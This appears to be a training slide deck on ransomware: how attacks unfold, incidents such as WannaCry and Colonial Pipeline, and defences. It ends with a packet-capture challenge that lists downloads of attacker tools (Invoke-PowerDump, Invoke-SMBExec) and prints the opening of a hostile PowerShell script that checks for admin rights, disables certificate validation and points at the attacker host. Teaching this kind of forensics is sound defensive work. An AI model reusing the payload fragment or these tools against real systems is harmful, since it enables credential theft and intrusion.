

# RANSOMWARE ATTACK

# AGENDA

#	Title	Slide
1	Introduction	3
2	Ransomware	9
3	How That Is Work	12
4	Challenge	17
5	Key Strategies	32
6	Incident Response Plan	35
7	Success Story	38
8	Conclusion	40
9	Q&A	42

# INTRODUCTION

# WHAT IS A CYBERATTACK?

- An attempt to compromise the security of digital systems.
- Targets include individuals, organizations, and governments.
- Increasing in both frequency and complexity.



# PURPOSE OF CYBERATTACKS

- FINANCIAL GAIN (E.G., THEFT, RANSOM).
- ESPIONAGE (E.G., STEALING SENSITIVE DATA).
- DISRUPTION (E.G., DENIAL OF SERVICE, INFRASTRUCTURE ATTACKS).

# TYPES OF CYBERATTACKS

1. Malware: Malicious software that disrupts or damages systems.
2. Phishing: Fraudulent attempts to steal sensitive information.
3. Denial of Service (DoS/DDoS): Overloading systems to make them unavailable.
4. Man-in-the-Middle (MitM) Attacks: Intercepting communication between two parties.
5. SQL Injection: Exploiting vulnerabilities in databases.



# WHY CYBERATTACKS ARE A MAJOR CONCERN ?

- Economic Impact: Loss of billions globally through data breaches and ransomware payments.
- Operational Disruption: Downtime caused by attacks can cripple businesses.
- Reputation Damage: Erosion of trust when companies cannot protect customer data.
- Legal and Compliance Risks: Fines and penalties under regulations like GDPR, HIPAA



# CYBERATTACK TRENDS

- **Increasing Sophistication:** Hackers are using more complex methods (AI, automation).
- **Rise of State-Sponsored Attacks:** Nation-states targeting critical infrastructure.
- **Targeting of Remote Work:** Weak security in home networks is a growing attack surface.

# RANSOMWARE

# WHAT IS RANSOMWARE?

- A form of malware that encrypts the victim's data.
- Attackers demand payment (usually in cryptocurrency) to restore access.
- One of the fastest-growing and most destructive forms of cyberattacks.

# WHY RANSOMWARE IS UNIQUE

- Directly affects the availability of data.
- Puts pressure on victims to act quickly.
- Usually paired with threats of data leakage  
(double extortion).



# HOW DOES IT WORK

# HOW RANSOMWARE WORKS

## INFECTION

Via phishing emails, malicious attachments, or exploiting system vulnerabilities.

## ENCRYPTION

Files on the victim's system are encrypted and made inaccessible.

## RANSOM DEMAND

A message appears demanding payment to decrypt files.

## PAYMENT OR RECOVERY

Victims may either pay the ransom or attempt recovery through backups.

# REAL-WORLD IMPACT OF RANSOMWARE

- Example 1: Colonial Pipeline (2021)
  - A major U.S. fuel pipeline was forced to shut down due to a ransomware attack, leading to fuel shortages.
- Example 2: WannaCry (2017)
  - Global ransomware attack impacting over 200,000 computers, particularly affecting healthcare services.
- Financial Impact:
  - Estimated losses in the billions from ransom payments, recovery costs, and business disruption.

# CURRENT APPROACHES TO DEFEND AGAINST RANSOMWARE

## 1. Traditional Security Measures

- Antivirus, firewalls, and basic intrusion detection systems.
- Regular patching of software to close vulnerabilities.

## 2. Backup Systems

- Regular backups help organizations restore data in case of a ransomware attack.

## 3. Employee Training

- Phishing awareness programs to prevent malware from entering through human error.

# WHY CURRENT DEFENSES ARE INSUFFICIENT

- Sophisticated Attack Techniques:
  - Attackers use advanced tactics, such as exploiting zero-day vulnerabilities.
- Human Error:
  - Employees still fall victim to phishing attacks, providing attackers an easy entry point.
- Inadequate Response Plans:
  - Many organizations lack proper incident response plans, leading to delays in containment and recovery.
- Lack of Awareness:
  - Small and medium businesses often believe they are not targets, making them underprepared for ransomware.

# CHALLENGE

# IDENTIFY THE ATTACKER

The screenshot shows a Wireshark capture of network traffic from a file named "BlueSkyRansomware.pcap". The interface includes a menu bar with File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons. A search bar at the top right contains the placeholder "Apply a display filter ... <Ctrl-/>". The main window displays a table of network frames. The columns are labeled: No., Time, Source, Destination, Protocol, Length, and Info. The "Info" column provides detailed protocol analysis for each frame. The frames are color-coded: light blue for DNS queries, dark grey for ICMP errors, yellow for TCP SYN and ACK frames, and red for TCP RST frames. The table shows a sequence of frames starting with a DNS query for "g.live.com", followed by ICMP errors indicating destination unreachable (port unreachable). Subsequent frames show a TCP connection attempt from 87.96.21.84 to 87.96.21.81, followed by a series of RST frames indicating the connection was closed.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	87.96.21.81	87.96.21.84	DNS	70	Standard query 0x71d2 A g.live.com
2	0.000424	87.96.21.84	87.96.21.81	ICMP	98	Destination unreachable (Port unreachable)
3	0.000500	87.96.21.81	87.96.21.84	DNS	70	Standard query 0x71d2 A g.live.com
4	0.000807	87.96.21.84	87.96.21.81	ICMP	98	Destination unreachable (Port unreachable)
5	0.000887	87.96.21.81	87.96.21.84	DNS	70	Standard query 0x71d2 A g.live.com
6	0.001133	87.96.21.84	87.96.21.81	ICMP	98	Destination unreachable (Port unreachable)
7	0.001194	87.96.21.81	87.96.21.84	DNS	70	Standard query 0x71d2 A g.live.com
8	0.870442	87.96.21.81	87.96.21.84	DNS	81	Standard query 0x7792 A config.edge.skype.com
9	0.870888	87.96.21.84	87.96.21.81	ICMP	109	Destination unreachable (Port unreachable)
10	2.826147	87.96.21.84	87.96.21.81	TCP	74	33344 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460
11	2.826147	87.96.21.84	87.96.21.81	TCP	74	50672 → 443 [SYN] Seq=0 Win=32120 Len=0 MSS=146
12	2.826258	87.96.21.81	87.96.21.84	TCP	54	80 → 33344 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	2.826314	87.96.21.81	87.96.21.84	TCP	54	443 → 50672 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
14	2.827307	87.96.21.84	87.96.21.81	TCP	74	35134 → 5900 [SYN] Seq=0 Win=32120 Len=0 MSS=14
15	2.827307	87.96.21.84	87.96.21.81	TCP	74	36884 → 445 [SYN] Seq=0 Win=32120 Len=0 MSS=146
16	2.827307	87.96.21.84	87.96.21.81	TCP	74	37060 → 256 [SYN] Seq=0 Win=32120 Len=0 MSS=146
17	2.827328	87.96.21.81	87.96.21.84	TCP	54	5900 → 35134 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
18	2.827446	87.96.21.81	87.96.21.84	TCP	66	445 → 36884 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=146
19	2.827498	87.96.21.81	87.96.21.84	TCP	54	256 → 37060 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0


Frame details:

- Frame 2643: 276 bytes on wire (2208 bits), 276 bytes captured (2208 bits)
- Ethernet II, Src: VMware\_36:be:8f (00:0c:29:36:be:8f), Dst: VMware\_55:5e:8f (00:0c:29:55:5e:8f)
- Internet Protocol Version 4, Src: 87.96.21.84, Dst: 87.96.21.81
- Transmission Control Protocol, Src Port: 33393, Dst Port: 1433, Seq: 253, Ack: 443, Len: 222

Hex dump:

0000	00 0c 29 55
0010	01 06 95 a0
0020	15 51 82 71
0030	00 f9 53 60
0040	58 00 45 00


# THE ATTACKER KNOWS SOME INFO ABOUT THE HOST



# THE ATTACKER FACILITATES LATERAL MOVEMENT



# THE ATTACKER GAINS ADMINISTRATIVE PRIVILEGES



# THE ATTACKER ATTEMPTED TO DOWNLOAD A FILE

BlueSkyRansomware.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
4214	136.853760	87.96.21.81	87.96.21.84	HTTP	127	GET /checking.ps1 HTTP/1.1
4221	136.856484	87.96.21.84	87.96.21.81	HTTP	698	HTTP/1.0 200 OK (application/octet-stream)
4241	138.897019	87.96.21.81	87.96.21.84	HTTP	210	GET / HTTP/1.1
4244	138.897872	87.96.21.84	87.96.21.81	HTTP	898	HTTP/1.0 200 OK (text/html)
4251	139.120160	87.96.21.81	87.96.21.84	HTTP	217	GET /del.ps1 HTTP/1.1
4254	139.121134	87.96.21.84	87.96.21.81	HTTP	397	HTTP/1.0 200 OK (application/octet-stream)
4261	139.203886	87.96.21.81	87.96.21.84	HTTP	122	GET /del.ps1 HTTP/1.1
4264	139.204992	87.96.21.84	87.96.21.81	HTTP	397	HTTP/1.0 200 OK (application/octet-stream)
4273	139.339437	87.96.21.81	87.96.21.84	HTTP	130	GET /ichigo-lite.ps1 HTTP/1.1
4277	139.353854	87.96.21.84	87.96.21.81	HTTP	1153	HTTP/1.0 200 OK (application/octet-stream)
4284	139.384510	87.96.21.81	87.96.21.84	HTTP	135	GET /Invoke-PowerDump.ps1 HTTP/1.1
4303	139.385807	87.96.21.84	87.96.21.81	HTTP	319	HTTP/1.0 200 OK (application/octet-stream)
4310	139.410280	87.96.21.81	87.96.21.84	HTTP	133	GET /Invoke-SMBExec.ps1 HTTP/1.1
4418	139.412690	87.96.21.84	87.96.21.81	HTTP	779	HTTP/1.0 200 OK (application/octet-stream)
4425	139.450336	87.96.21.81	87.96.21.84	HTTP	229	GET /extracted_hosts.txt HTTP/1.1
4428	139.450967	87.96.21.84	87.96.21.81	HTTP	126	HTTP/1.0 200 OK (text/plain)
4435	139.650755	87.96.21.81	87.96.21.84	HTTP	135	GET /Invoke-PowerDump.ps1 HTTP/1.1
4454	139.652310	87.96.21.84	87.96.21.81	HTTP	319	HTTP/1.0 200 OK (application/octet-stream)
4460	141.240440	87.96.21.81	87.96.21.84	HTTP	124	GET /index.html HTTP/1.1

> Frame 4214: 127 bytes on wire (1016 bits), 127 bytes captured (1016 bits)  
> Ethernet II, Src: VMware\_55:5e:8f (00:0c:29:55:5e:8f), Dst: VMware\_36:be:8f (00:0c:29:36:be:8f)  
> Internet Protocol Version 4, Src: 87.96.21.81, Dst: 87.96.21.84  
> Transmission Control Protocol, Src Port: 62594, Dst Port: 80, Seq: 1, Ack: 1, Len: 73  
  Hypertext Transfer Protocol  
    > GET /checking.ps1 HTTP/1.1\r\n Host: 87.96.21.84\r\n Connection: Keep-Alive\r\n \r\n [Response in frame: 4221]  
 [Full request URI: http://87.96.21.84/checking.ps1]

0000	00	0c	29	36	be	8f	00	0c	29	55	5e	8f	08	00	45	6
0010	00	71	0a	f1	40	00	80	06	00	00	57	60	15	51	57	6
0020	15	54	f4	82	00	50	50	32	0e	4b	d6	70	06	f4	50	1
0030	20	14	d9	c8	00	00	47	45	54	20	2f	63	68	65	63	6
0040	69	6e	67	2e	70	73	31	20	48	54	54	50	2f	31	2e	3
0050	0d	0a	48	6f	73	74	3a	20	38	37	2e	39	36	2e	32	3
0060	2e	38	34	0d	0a	43	6f	6e	6e	65	63	74	69	6f	6e	3
0070	20	4b	65	65	70	2d	41	6c	69	76	65	0d	0d	0a	0d	0a

# THE ATTACKER KNOWS SID ABOUT THE HOST

```
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:10 GMT
Content-type: application/octet-stream
Content-Length: 5024
Last-Modified: Sat, 27 Apr 2024 23:16:35 GMT

$priv = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")
$osver = ([environment]::OSVersion.Version).Major

$WarningPreference = "SilentlyContinue"
$ErrorActionPreference = "SilentlyContinue"
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }

$url = "http://87.96.21.84"

